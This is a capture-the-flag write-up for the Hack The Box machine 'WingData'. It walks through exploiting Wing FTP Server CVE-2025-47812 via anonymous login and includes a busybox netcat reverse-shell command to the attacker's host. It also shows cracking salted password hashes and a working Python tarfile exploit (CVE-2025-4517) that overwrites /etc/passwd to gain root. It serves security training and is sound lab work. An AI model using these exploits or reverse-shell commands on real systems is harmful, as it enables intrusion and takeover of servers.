
WingData
Recon
IP=10.129.7.113
nmap -Pn -p- -T4 -vv -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP;
# PORT   STATE SERVICE VERSION
# 22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
# | ssh-hostkey:
# |   256 a1fa958bd7560385e445c9c71eba283b (ECDSA)
# |_  256 9cba211a972f3a6473c14c1dce657a2f (ED25519)
# 80/tcp open  http    Apache httpd 2.4.66
# |_http-server-header: Apache/2.4.66 (Debian)
# |_http-title: WingData Solutions
# Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel


nmap -sU --min-rate=5000 -p- $IP

curl -I http://10.129.7.113
# HTTP/1.1 301 Moved Permanently
# Date: Sun, 15 Feb 2026 13:22:30 GMT
# Server: Apache/2.4.66 (Debian)
# Location: http://wingdata.htb/
# Content-Type: text/html; charset=iso-8859-1
User
We can add wingdata.htb to our hosts. Accessing http://wingdata.htb/ shows a login page we get some indications about file sharing serivces

Clicking on "Client Portal" redirects to http://ftp.wingdata.htb/, let's add that to our host file.
After doing so we get a 403 Forbidden. I quickly looked at the sources and JS files, nothing interesting, so let's fuzz.
First let's see if there's any other obvious vHosts:
ffuf -c -w `fzf-wordlists` -u "http://wingdata.htb/" -H "Host: FUZZ.wingdata.htb" -fc 301

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://wingdata.htb/
 :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.wingdata.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301
________________________________________________

ftp                     [Status: 200, Size: 678, Words: 44, Lines: 10, Duration: 42ms]
:: Progress: [4989/4989] :: Job [1/1] :: 1190 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
Nothing new though weird that ftp comes out at 200, while we are getting 403s, I might have missed something. Looking with curl we see a login.html redirect, let's go to that page:

The server is running Wing FTP Server v7.4.3, from the HTTP headers we see: Wing FTP Server(Free Edition)
Looking online we see latest is 8.1.2, so we are running an outdated and free version, this is a good sign for exploits.
Looking at the changelog we see that 7.4.3 released on 26/Mar/2025, and if we look at 7.4.4 we see the following:
Wing FTP Server v7.4.4Released: 14/May/2025
- Fixed a security bug - Fixed a possible remote code execution vulnerability with logged-in session as Root/SYSTEM.
- Fixed a security bug - Full path disclosure through an overlong UID string of a logged-in session.
Let's try to find these though the fact that they are both "logged-in sessions" might be blocking us.
For 7.4.3 we have 5 CVEs, the most interesting one is CVE-2025-47812 (CVSS 10.0):
In Wing FTP Server before 7.4.4. the user and admin web interfaces mishandle '\0' bytes, ultimately allowing injection of arbitrary Lua code into user session files. This can be used to execute arbitrary system commands with the privileges of the FTP service (root or SYSTEM by default). This is thus a remote code execution vulnerability that guarantees a total server compromise. This is also exploitable via anonymous FTP accounts.
Again the "logged-in" is problematic, though that mention at the end about "anonymous FTP accounts" made me think, in classic FTP you have the default anonymous: account, let's try to login with that:

Bingo! Let's try to find a POC for the CVE now, I found this repo from 4m3rr0r, the README seems AI generated, but the python code is pretty clean let's use that:
python3 CVE-2025-47812.py -u http://ftp.wingdata.htb/ -U anonymous -P "" -c 'whoami'
# [*] Testing target: http://ftp.wingdata.htb/
# [+] Sending POST request to http://ftp.wingdata.htb//loginok.html with command: 'whoami' and username: 'anonymous'
# [+] UID extracted: 5de2e0f06d4acb320351fc07cdad2f31f528764d624db129b32c21fbca0cb8d6
# [+] Sending GET request to http://ftp.wingdata.htb//dir.html with UID: 5de2e0f06d4acb320351fc07cdad2f31f528764d624db129b32c21fbca0cb8d6
#
# --- Command Output ---
# wingftp
# ----------------------
Perfect let's get a revshell, busybox works pretty well on HTB machines:
python3 CVE-2025-47812.py -u http://ftp.wingdata.htb/ -U anonymous -P "" -c 'busybox nc 10.10.15.22 4444 -e sh'
# [*] Testing target: http://ftp.wingdata.htb/
# [+] Sending POST request to http://ftp.wingdata.htb//loginok.html with command: 'busybox nc 10.10.15.22 4444 -e sh' and username: 'anonymous'
# [+] UID extracted: e8f88b0c3d581b92880898e782921419f528764d624db129b32c21fbca0cb8d6
# [+] Sending GET request to http://ftp.wingdata.htb//dir.html with UID: e8f88b0c3d581b92880898e782921419f528764d624db129b32c21fbca0cb8d6
Then on our listener:
nc -lvnp 4444
# Ncat: Version 7.93 ( https://nmap.org/ncat )
# Ncat: Listening on :::4444
# Ncat: Listening on 0.0.0.0:4444
# Ncat: Connection from 10.129.7.113.
# Ncat: Connection from 10.129.7.113:60500.
id
# uid=1000(wingftp) gid=1000(wingftp) groups=1000(wingftp),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
Let's stabilize:
script -qc /bin/bash /dev/null
export TERM=xterm
^Z
# [1]  + 8674 suspended  nc -lvnp 4444

stty raw -echo; fg
# [1]  + 8674 continued  nc -lvnp 4444
reset
Looking to gain access to the wacky user
cat /etc/passwd | grep "sh$"
# root:x:0:0:root:/root:/bin/bash
# wingftp:x:1000:1000:WingFTP Daemon User,,,:/opt/wingftp:/bin/bash
# wacky:x:1001:1001::/home/wacky:/bin/bash

grep -r "wacky"
# Data/1/users/wacky.xml:        <UserName>wacky</UserName>
# Log/Admin/Admin-2025-11-2.log:[01] Sun, 02 Nov 2025 12:04:49 administrator 'admin' added a user 'wacky'. [1]
# grep: Log/audit_db: binary file matches
# Log/ssh_debug_log:ls: cannot open directory '/home/wacky': Permission denied

cat Data/1/users/wacky.xml
# <?xml version="1.0" ?>
# <USER_ACCOUNTS Description="Wing FTP Server User Accounts">
#     <USER>
#         <UserName>wacky</UserName>
#         <EnableAccount>1</EnableAccount>
#         <EnablePassword>1</EnablePassword>
#          <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a5033ca</Password>
#          <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
# <SNIP>
Crackstation doesn't have it, it's 64 chars long so maybe SHA256, I tried hashcat mode 1400, but it failed also, and just to be sure I tried that exact 64 hex as the password and it doesn't work.
We have other files, if we grab all the credentials we get:
anonymous:d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927bca
john:c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10
maria:a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03
steve:5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca
wacky:32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca
I tried to crack all of those again (crackstation, rockyou.txt + best64.rule) nothing works, so I suspect there's some salting going on, especially since that's not the default SHA256 for an empty string (anonymous password), let's grep for the word "salt" in the "Data" directory:
grep -r "Salt" Data/
# Data/1/settings.xml:    <EnablePasswordSalting>1</EnablePasswordSalting>
# Data/1/settings.xml:    <SaltingString>WingFTP</SaltingString>
Ok nice, we can use mode 1410 that expects this format: $hash:$salt:
hashcat -m 1410 hash.txt `fzf-wordlists`
# hashcat (v6.2.6) starting
# <SNIP>

# 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5
#
# Session..........: hashcat
# Status...........: Cracked
# <SNIP>

ssh wacky@wingdata.htb
# The authenticity of host 'wingdata.htb (10.129.7.113)' can't be established.
# ED25519 key fingerprint is SHA256:JacnW6dsEmtRtwu2ULpY/CK8n/8M9tU+6pQhjBG3a4w.
# This key is not known by any other names.
# Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
# Warning: Permanently added 'wingdata.htb' (ED25519) to the list of known hosts.
# wacky@wingdata.htb's password:
# Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64
wacky@wingdata:~$ ls
# user.txt
wacky@wingdata:~$ cat user.txt
# <SNIP>
Root
sudo -l
# Matching Defaults entries for wacky on wingdata:
#     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
#
# User wacky may run the following commands on wingdata:
#     (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
# usage: restore_backup_clients.py [-h] -b BACKUP -r RESTORE_DIR
# restore_backup_clients.py: error: the following arguments are required: -b/--backup, -r/--restore-dir
Essentially we can place anything inside /opt/backup_clients/backups/backup_1001.tar, and it will extract it into an adjacented folder we specify, with tar.extractall(..., filter="data").
The machine is running Python 3.12, in this version the tarfile moduile attempted to patch vulnerabilities linked to TarSlip. Here is the code that matters:
# <SNIP>
try:
    with tarfile.open(backup_path, "r") as tar:
        tar.extractall(path=staging_dir, filter="data")
    print(f"[+] Extraction completed in {staging_dir}")
except (tarfile.TarError, OSError, Exception) as e:
    print(f"[!] Error during extraction: {e}", file=sys.stderr)
    sys.exit(2)
# <>
Ok first let's choose a vector of attack for the privilege escaltion, it needs to be something simple so that we can iterate this process and debug quickly, the best option I see is just overwriting /etc/passwd to remove the x on the root user, allowing us to sudo as root without a password. So let's create a backup of the /etc/passwd file in /tmp just in case, and copy the contents to our POC, removing the x:
import tarfile
import io

passwd = b"""
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
wingftp:x:1000:1000:WingFTP Daemon User,,,:/opt/wingftp:/bin/bash
wacky:x:1001:1001::/home/wacky:/bin/bash
_laurel:x:999:996::/var/log/laurel:/bin/false
"""

with tarfile.open("backup_1001.tar", "w") as tar:
    info = tarfile.TarInfo(name="payload")
    info.type = tarfile.SYMTYPE
    info.linkname = "/etc/passwd"
    tar.addfile(info)

    info2 = tarfile.TarInfo(name="payload")
    info2.size = len(passwd)
    tar.addfile(info2, fileobj=io.BytesIO(passwd))
python3 create_tar.py
tar -tvf backup_1001.tar
# lrw-r--r-- 0/0               0 1970-01-01 01:00 payload -> /etc/passwd
# -rw-r--r-- 0/0            1238 1970-01-01 01:00 payload
Sending that tarball over and trying to extract it gives is the error related to the 3.12 patch:
sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_1001.tar -r restore_root
# [+] Backup: backup_1001.tar
# [+] Staging directory: /opt/backup_clients/restored_backups/restore_root
# [!] Error during extraction: 'payload' is a link to an absolute path
I tested this and a couple other ideas, but nothing really works, the three big themes are symlinks, path traversal, and path length, but I really couldn't find a way to bypass with simple POCs.
Looking at newer vulnerabilities, we have CVE-2025-4138, CVE-2025-4330 and CVE-2025-4517.
All three match our python3.12.x, but the two first ones are less interesting, they essentially allow the creation of a symlink to any file, I tested it a bit but couldn't get anything working and I didn't find any useful POCs.
CVE-2025-4517 on the other hand is very close to our current setup it abuses python3.12+'s tarfile.extractall with filter="data". I found this POC which is a bit messy.
Essentially it plays around with the path length being >4096, it's essentially a time-of-check-time-of-use (TOCTOU) attack, in the initial validation step, the tarfile library checks the path probably using the os.path native library and gets an ENAMETOOLONG error, this just causes the unresolved path to be returned, which looks like a normal path so it keeps going.
Then at the extraction step, the OS checks the path again, but since we are chaining lots of symlinks together, the OS never gets stuck at the length, and instead checks all the symlinks one by one separately, when it reaches the end it finally gets to our actual payload and just accepts to write it.
I used the POC and our previous attempts to adapt it using Gemini to our use case:
# <SNIP>
comp = 'd' * 247
steps = "abcdefghijklmnop"
path = ""

with tarfile.open("backup_1001.tar", mode="w") as tar:
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)

        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)

        path = os.path.join(path, comp)

    linkpath = os.path.join("/".join(steps), "l"*254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = ("../" * len(steps))
    tar.addfile(l)

    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../../../../../../../../../etc"
    tar.addfile(e)

    f = tarfile.TarInfo("passwd_hlink")
    f.type = tarfile.LNKTYPE
    f.linkname = "escape/passwd"
    tar.addfile(f)

    c = tarfile.TarInfo("passwd_hlink")
    c.type = tarfile.REGTYPE
    c.size = len(passwd)
    tar.addfile(c, fileobj=io.BytesIO(passwd))
We can now build our tarball, send it over and test it:
python3 create_tar.py
sshpass -p '!#7Blushing^*Bride5' scp -oStrictHostKeyChecking=no backup_1001.tar wacky@wingdata.htb:/opt/backup_clients/backups/backup_1001.tar
Now on the target:
sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_1001.tar -r restore_root
# [+] Backup: backup_1001.tar
# [+] Staging directory: /opt/backup_clients/restored_backups/restore_root
# [+] Extraction completed in /opt/backup_clients/restored_backups/restore_root
head -n 1 /etc/passwd
# root::0:0:root:/root:/bin/bash
su root
cd /root
cat root.txt
# <SNIP>